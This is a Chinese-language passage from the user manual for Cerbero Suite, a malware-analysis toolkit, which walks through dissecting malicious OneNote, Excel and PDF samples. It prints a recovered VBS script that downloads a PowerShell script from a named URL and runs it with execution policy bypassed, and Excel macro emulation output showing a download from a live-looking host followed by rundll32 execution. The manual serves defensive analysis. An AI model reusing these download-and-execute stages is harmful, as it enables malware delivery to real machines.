CERBERO SUITE

用户手册

尽管 Cerbero Labs 努力确保本手册内容的准确性和可靠性，但不对任何错误、不准确之处或遗漏承担责任。此外，对因应用本出版物中提供的信息或指南而可能导致的数据或设备的任何直接或间接损失，概不负责。

CONTENTS

1

介绍

欢迎使用 Cerbero Suite 用户手册，这是自 2011 年以来重新定义网络安全领域的终极工具包。作为网络安全专业人士的终极“瑞士军刀”，Cerbero Suite 将大量高级工具整合到一个无缝的集成体验中。特别为包括恶意软件和取证分析师在内的低层专家量身定制，该工具集已成为恶意软件和取证分析领域的基石。从快速分类到对可疑文件的细致剖析，Cerbero Suite 使专业人士能够应对网络安全中最具挑战的难题。

该工具包的核心优势在于其无与伦比的能力，能够轻松管理和分析大量数据集。Cerbero Suite 的一个项目可以包含数百万个文件，因此无论规模大小，它都是进行彻底恶意软件调查的必不可少的工具。这种全面的覆盖确保了对潜在威胁的每个方面进行详细检查，为用户提供一个既适用于初步评估又适用于深入检查的平台。

该工具集的另一个显著优势是其灵活性。Cerbero Suite 不仅仅是工具的集合，更是一个允许集成工作流程的协作生态系统。这种集成意味着使用其他专业工具（例如 Ghidra 或 IDA Pro）变得可选而非必要。通过将各种功能集中到一个平台中，Cerbero Suite 减少了在多个不同工具之间切换的需求，简化了分析过程并显著降低了出错的可能性。

本用户手册将帮助您掌握 Cerbero Suite 的使用技巧。它将引导您理解其全面的工具集，确保您能够充分利用它的全部潜力来提升您的网络安全分析能力。无论您是在进行大规模调查还是针对特定威胁，本手册都将为您提供知识和技能，使您能够自信地驾驭恶意软件和取证分析的复杂领域。

2

快速开始

如果您还未准备深入了解 Cerbero Suite 的复杂功能，而只是想快速查看一些实际示例以快速入门，那么本章适合您！

我们在此提供了一些简单的示例，您可以轻松跟随。这些示例可以作为一个 Cerbero Suite 项目从此 链接（密码：infected）下载。

恶意软件传播方式经常变化，本章中讨论的某些文件类型可能不再反映最新的趋势，但它们将为您提供如何使用 Cerbero Suite 进行文件分析的概览。

在本章结束时，我们希望能激发您深入探索本手册的兴趣。全面了解 Cerbero Suite 的所有功能将显著提升您在网络安全和取证工作中有效使用该软件的能力。


在开始之前，请确保您已 激活了您的许可证。这将允许您从 Cerbero Store 安装必要的包。

您可以通过以下方式打开包含样本的项目：在 主窗口 中启动 单文件扫描、将其拖放到主窗口中、使用系统上下文菜单 （如已配置） 或通过 命令行。


2.1 ONENOTE 文档分析

我们选择了一个 OneNote 文档来开始这个快速入门指南，因为它提供了一个简单的入门介绍。


要跟随本分析，请确保您已安装 OneNote Format 包。



Hierarchy 视图 中显示了 OneNote 文档作为根对象以及各个子对象。我们可以通过专注于 Hierarchy 视图并通过按下 single view mode（Ctrl+S）暂时进入单视图模式，从而更好地直观显示这些对象。再次按下快捷键即可退出单视图模式。




尽管我们可以在多级视图中检查每个对象，但在此示例分析中，我们将专注于 VBS 脚本，这是嵌套最深的对象（OneNote Document → Portable Executable → Cabinet Archive → VBS Script）。



多级视图中的信息表明，该 VBS 脚本的解压文件大小为 300 MB，包含大量无用字符。


我们可以通过使用 filters 去除这些无用字符。在十六进制视图的上下文菜单中选择

“Filter…”。




我们使用”misc/replace” 过滤器来移除无用字符。我们选择“bytes”模式，输入要移除的“3A”字节，并将输出字段留空。


首先点击”Add” 然后点击”Preview” 应用过滤器后，我们注意到其他无用字符，特别是”0D 0A”（换行）。为了避免移除脚本中的所有换行，我们仅移除三重换行”0D 0A 0D 0A 0D 0A”。




添加第二个过滤器后，仍有空字符存在。我们通过替换“00”字节来去除它们。



在预览十六进制视图中，我们可以看到脚本的实际代码。要将其转换为文本，我们在上下文菜单中选择”To Text Browser View”。



此操作将在 text browser view 中显示脚本。为进一步优化脚本的可视化，我们可以从上下文菜单中选择适当的语法高亮显示。



我们可以清楚地看到 VBS 脚本从一个 URL 下载了一个 PowerShell 脚本并随后执行它。


```
Set WshShell = WScript.CreateObject("WScript.Shell")
myVar = WshShell.ExpandEnvironmentStrings("%APPDATA%")
runCmd = "cmd.exe /c curl https//transfer.sh/get/MHXbtP/ss.ps1 --output " + myVar + "\rr.ps1"
WshShell.Run "cmd /c " & runCmd, 0, True

WScript.Sleep(3000)

Set WshShell = WScript.CreateObject("WScript.Shell")
myVar = WshShell.ExpandEnvironmentStrings("%APPDATA%")
runCmd = "cmd.exe /c powershell.exe -exec Bypass -C " + myVar + "\rr.ps1"
WshShell.Run "cmd /c " & runCmd, 0, True
```

使用 Tor Downloader 包，我们可以匿名下载负载并继续分析。

2.2 EXCEL 电子表格分析

我们将要分析的示例是一个包含恶意公式的 Microsoft Excel 文档。


通过访问分析视图中的“Spreadsheet” hierarchy tab，我们可以查看 Excel 电子表格的内容。



“Auto_Open” 名称指示了公式执行的入口点，使我们可以直接跳转到该点并追踪电子表格的流程。

另外，我们可以选择“Formulas” 选项卡并依次仿真每个感兴趣的公式，通过上下文菜

单或者按 Ctrl+E 键来实现。



通过在 Output 视图 中检查结果输出，我们可以了解恶意软件意图执行的操作。

```
A100: "https://vestelbd.com/ds/1802.gif"
FORMULA: AD15 = "rundll32 "
AD14: ""
FORMULA: AE15 = ",DllR"
AD16: ""
FORMULA: AE15 = ",DllR"
AE14: ""
AE15: ",DllR"
AE16: "DownloadTo"
AG24: "egisterServer"
AG25: "File"
warning: unimplemented function 'CALL'
    arg_0: "URLMon"
    arg_1: "URLDownloadToFileA"
    arg_2: "JJCCBB"
    arg_3: 0
    arg_4: "https://vestelbd.com/ds/1802.gif"
    arg_5: "..\idefje.ekfd"
    arg_6: 0
AG26:
AH17: "egisterServer"

warning: unimplemented function 'EXEC'
    arg_0: "rundll32 ..\idefje.ekfd,DllRegisterServer"
AK28: ""
```


有时，即使文件使用了您可能不熟悉的技术，分析一个文件也可能很简单。

显然，并非所有恶意 Excel 文档都如此简单；有些包含 自解密公式，使得分析过程更加复杂。


2.3 PDF 文档分析

前两个示例为您提供了一个基本的入门介绍，帮助您开始使用 Cerbero Suite。接下来的这个示例将会更具挑战性，有助于您更加熟练地使用 Cerbero Suite，从而增强您的信心。通过这个更复杂的示例，您将能够更深入地了解软件的高级功能和操作技巧，进一步提高您的分析能力和效率。

要跟随本分析，请确保已安装 JavaScript Beautifier 包。此外，如果您拥有个人许可证，请安装 ShellcodeToExecutable 包；如果您有商业许可证，则安装 Silicon Shellcode Emulator 包。




从 Hierarchy 视图中可以看到 PDF 包含一个 XDP 文档。




XDP 文档可以包含其他 PDF 文档和 JavaScript 代码。

在本例中，XDP 文档确实包含 JavaScript。



检查 JavaScript 代码时，我们可以看到它使用了一个值（qwe123b），该值在代码本身中未定义。

该值来自 XDP 文档，该文档采用 XML 格式。



我们创建一个新的文本视图（Views → Open New Text View），并将 qwe123b 节点的值粘贴到一个字符串变量中：

```
qwe123b = "[NODE\_VALUE\_HERE]";
```


然后我们对 JavaScript 代码进行一些小的修改。我们将：

```
if(app)ar=qwe123b.rawValue.split('%%%');
```

修改为：


```
ar=qwe123b.split('%%%');
```

完成后，您将看到类似于下面的截图：




现在我们已使 JavaScript 代码独立于 XDP 文档，可以使用 JavaScript 调试器 来帮助理解代码的功能。


要启动 JavaScript 调试器，请按 Ctrl+R 键执行相应的 操作，或从“操作” 菜单中选择它。




JavaScript debugger 对于使用 “eval” 函数执行隐蔽代码的脚本特别有用。调试器允许您控制 “eval” 调用的处理方式：如果组合框设置为”Ask”，调试器将显示一个对话框，显示要评估的表达式，并给您继续或拒绝的选项。



我们允许调试器执行脚本，并确实收到一个对话框，显示一个”eval” 调用的内容。




我们将文本复制到一个新的文本视图中。




JavaScript 代码格式不正确，难以阅读，因此我们执行 JavaScript beautifier 操作以使其

